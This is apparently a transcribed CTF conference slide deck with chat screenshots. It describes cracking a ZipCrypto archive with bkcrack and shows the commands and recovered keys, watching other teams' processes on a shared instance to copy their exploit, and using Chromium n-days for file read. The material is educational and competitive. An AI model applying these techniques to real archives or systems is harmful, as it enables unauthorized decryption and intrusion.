
Entries using ZipCrypto encryption are vulnerable to a known-plaintext attack.

Situation

- Challenge has been cheesed
- Revenge version (Sayeha Revenge) is out, source zip is encrypted with a password




```
pilvar@pilvar-laptop:~/asis/sayeha$ bkcrack/build/src/bkcrack -L sayeha_revenge.zip
bkcrack 1.5.0 - 2023-12-30
Archive: sayeha_revenge.zip
Index Encryption Compression CRC32    Uncompressed  Packed size Name
----- ---------- ----------- -------- ------------ ------------ ----------------
    0 ZipCrypto  Store       7bdc336a        21196        21208 sayeha_revenge.tar.xz
```



```
pilvar@pilvar-laptop:~/asis/sayeha$ head -c 16 sayeha_c0239ed9723ecf092556f41f0adf8ab2b5ae666e.txz > first16Bytes.raw
pilvar@pilvar-laptop:~/asis/sayeha$ bkcrack/build/src/bkcrack -C sayeha_revenge.zip -c sayeha_revenge.tar.xz -p ./first16Bytes.raw -d dec
rypted_revenge.tar.xz
bkcrack 1.5.0 - 2023-12-30
[16:33:02] Z reduction using 9 bytes of known plaintext
100.0 % (9 / 9)
[16:33:03] Attack on 693025 Z values at index 6
Keys: 82ae6738 e6333e01 2c687a5d
18.0 % (124413 / 693025)
[16:34:28] Keys
82ae6738 e6333e01 2c687a5d
[16:34:28] Writing deciphered data decrypted_revenge.tar.xz (maybe compressed)
Wrote deciphered data.
pilvar@pilvar-laptop:~/asis/sayeha$ tar -xvf decrypted_revenge.tar.xz
app/
app/static/
app/static/index.html
app/nginx.conf
bot/
bot/Dockerfile
bot/stuff/
bot/stuff/index.js
bot/stuff/package-lock.json
bot/stuff/package.json
bot/stuff/static/
bot/stuff/static/index.html
bot/stuff/bot.js
docker-compose.yml
pilvar@pilvar-laptop:~/asis/sayeha$ 
```

Fun Fact: Kalmarunionen did the same



@pilvar sayega writeup


Ske 30/12/2023 15:31

bkcrack gang lmfao

@pilvar sayega writeup

ChattyPlatinumCool 30

Haha, we did the same,



Place	Team	Country	Rating
♛ 1	kalmarunionen	🇩🇰	745.184

Technique #4/7

stealing exploits on shared instances with RCE


AKA: Why giving an RCE on shared instance is a terrible idea


What are Shared/Personal Instances?

- Some challenges require isolation between the players

What are Shared/Personal Instances?

- Some challenges require isolation between the players
- Some CTFs provide instancers, creating a separate challenge instance for each players




Service

Status: Running


Exposed Endpoints


```
ncat --ssl be24d3b3-7d49-4568-8220-1e0f97c1c798.library.m0unt41n.ch 1337
```

Berg CTF Platform by NoRelect
(check out library.m0unt41n.ch !)

What are Shared/Personal Instances?

- Some challenges require isolation between the players
- Some CTFs provide instancers, creating a separate challenge instance for each players
- Problem: requires a more complex infrastructure, sometimes not available for challenge authors to use




Service

Status: Running

Exposed Endpoints

- `ncat --ssl be24d3b3-7d49-4568-8220-1e0f97c1c798.library.m0unt41n.ch 1337`

Berg CTF Platform by NoRelect
(check out library.m0unt41n.ch !)

How To Cope?

- Usually, dangerous impacts such as RCE are not part of intended solution

How To Cope?

- Usually, dangerous impacts such as RCE are not part of intended solution
- If present anyway, mitigations such as low privileges, or read-only FS

Is It Enough?

- Usually: yes but no

Is It Enough?

- Usually: yes but no
- Sometimes work to prevent players destructing the challenge

Is It Enough?

- Usually: yes but no
- Sometimes work to prevent players destructing the challenge
- Problem: many new exploit vectors arise

Is It Enough?


- Usually: yes but no
- Sometimes work to prevent players destructing the challenge
- Problem: many new exploit vectors arise
- Example: monitoring all commands executed to steal the solution

Use-Case Example

Challenge: findianajones

From: Midnight Sun CTF 2023 Quals

Author: avlidienbrunn



```php
<?php
    ini_set("allow_url_fopen", 0);
    ini_set("allow_url_include", 0);
    session_start();
    if(isset($_GET['cmd'])){
        $_GET['cmd'](strval($_GET['path'])); # One argument for babies
        echo "Still no shell? ".$_SESSION['attempts']." tries and counting :-)<br>\n";
        $_SESSION['attempts'] = (isset($_SESSION['attempts']) ? $_SESSION['attempts']+1 : $_SESSION['attempts']=1);

        if(isset($_GET['hiddenschmidden'])){
            $descriptorspec = array(
                0 => array("pipe", "r"),
                1 => array("pipe", "w")
            );
            $proc = proc_open(['timeout','0.5','chmod','+x',strval($_GET['path'])], $descriptorspec, $pipes);
            proc_close($proc);
            $proc = proc_open(['timeout','0.5',strval($_GET['path'])], $descriptorspec, $pipes2); #No argument for haxors
            echo @stream_get_contents($pipes2[1]);
            proc_close($proc);
        }
        die();
    }

?>
```

Situation

- Challenge is on a shared instance

Situation

- Challenge is on a shared instance
- We could execute any binaries without any arguments

Situation

- Challenge is on a shared instance
- We could execute any binaries without any arguments
- To get flag, we needed to execute “./flag_dispenser GIVEMEFLAG”


Situation

- Challenge is on a shared instance
- We could execute any binaries without any arguments
- To get flag, we needed to execute “./flag_dispenser GIVEMEFLAG”
- We had an idea for an exploit, but we need to find the php session folder location (blackbox + non-default)

pilvar [polygl0ts] 08/04/2023 20:18

cursed start: spam ps to see what files other teams execute

it should work, I saw some of my own processes when fuzzing a few commands




```
Still no shell? 71 tries and counting :-)<br>
PID   USER     TIME  COMMAND
1 root      0:22 php-fpm: master process (/usr/local/etc/php-fpm.conf)
175531 www-data  0:00 php-fpm: pool www
177802 www-data  0:00 php-fpm: pool www
177815 www-data  0:00 php-fpm: pool www
177860 www-data  0:00 timeout 0.5 chmod +x watch
177863 www-data  0:00 timeout 0.5 watch
177866 www-data  0:00 timeout 0.5 chmod +x tic
177869 www-data  0:00 timeout 0.5 tic
177872 www-data  0:00 timeout 0.5 chmod +x setterm
177875 www-data  0:00 timeout 0.5 setterm
177878 www-data  0:00 timeout 0.5 chmod +x ps
177879 www-data  0:00 ps
177881 www-data  0:00 timeout 0.5 ps
```

ok fuck it I'll do it lol

underhill 08/04/2023 20:20

Ignore all the dumb things I try 😆



pilvar [polygl0ts] 08/04/2023 20:50

GUYS

IT WORKED

SOMEONE FOUND THE SESSIONS FOLDER (modifié)


YESSS

Robin [Orgabot@/dev/ur4ndom] 08/04/2023 20:50

lol

pilvar [polygl0ts] 08/04/2023 20:50


/var/www/sessions/ (modifié)



pilvar [polygl0ts] 08/04/2023 20:54

could read the other team's file

now trying to execute my own stuff




pilvar [polygl0ts] 08/04/2023 20:54

could read the other team's file

now trying to execute my own stuff

ok I couldn't

so I just stole another team exploit lol



pilvar [polygl0ts] 08/04/2023 20:54

could read the other team's file

now trying to execute my own stuff

ok I couldn't

so I just stole another team exploit lol

midnight{j00_f0und_m3_but_was_th4t_wut_uR_l00kinG_4?}

pilvar [polygl0ts] a utilisé solved

The Organizer APPLI 08/04/2023 20:57

The flag: `midnight{j00_f0und_m3_but_was_th4t_wut_uR_l00kinG_4?}`

Robin [Orgabot@/dev/ur4ndom] 08/04/2023 20:57

lmfao

Technique #5/7

chromium n-days
&
old image builds


AKA: How to make a pwn challenge out of a web challenge

About The Technique

- Can be used against client-side challenges (eg: XSS is required)

About The Technique

- Can be used against client-side challenges (eg: XSS is required)
- Chromium is often used. Problem: It has bugs



Chromium Disclosed Security Bugs

4 630 posts

Chromium Disclosed Security Bugs


@BugsChromium

Tweets publicly disclosed bugs in Chromium. Not an official Google product. Run by @SecurityMB. Mastodon: @bugschromium@botsin.space

bugs-chromium.bentkowski.info A rejoint Twitter en mai 2020

About The Technique

- Can be used against client-side challenges (eg: XSS is required)
- Chromium is often used. Problem: It has bugs
- Solution: Install latest version



```
# Install packages
RUN apt-get update \
    && apt-get install -y wget supervisor gnupg nginx \
    && wget -q -O - https://dl-ssl.google.com/linux/linux_signing_key.pub | apt-key add - \
    && sh -c 'echo "deb [arch=amd64] http://dl.google.com/linux/chrome/deb/ stable main" >> /e
    && apt-get update \
    && apt-get install -y google-chrome-stable fonts-ipafont-gothic fonts-wqy-zenhei fonts-tha
    --no-install-recommends \
    && rm -rf /var/lib/apt/lists/*
```

About The Technique

- Can be used against client-side challenges (eg: XSS is required)
- Chromium is often used. Problem: It has bugs
- Solution: Install latest version
- Pitfall: The version is the latest at the moment of the build

So What?

- Do not trust version on local build! Challenges images are often built before they are used!

So What?

- Do not trust version on local build! Challenges images are often built before they are used!
- Instead, try getting User-Agent directly from remote to identify version

So What?

- Do not trust version on local build! Challenges images are often built before they are used!
- Instead, try getting User-Agent directly from remote to identify version
- Once remote version is obtained, look for relevant Chromium bugs

My Go-To Chromium Bug 1 (Thanks to @kevin_mizu for sharing this with me!)

CVE-2023-4357 (XXE)

- works when sandbox is disabled (common in CTFs)

My Go-To Chromium Bug 1 (Thanks to @kevin_mizu for sharing this with me!)

CVE-2023-4357 (XXE)

- works when sandbox is disabled (common in CTFs)
- Gives you local file read, usually enough to get flag

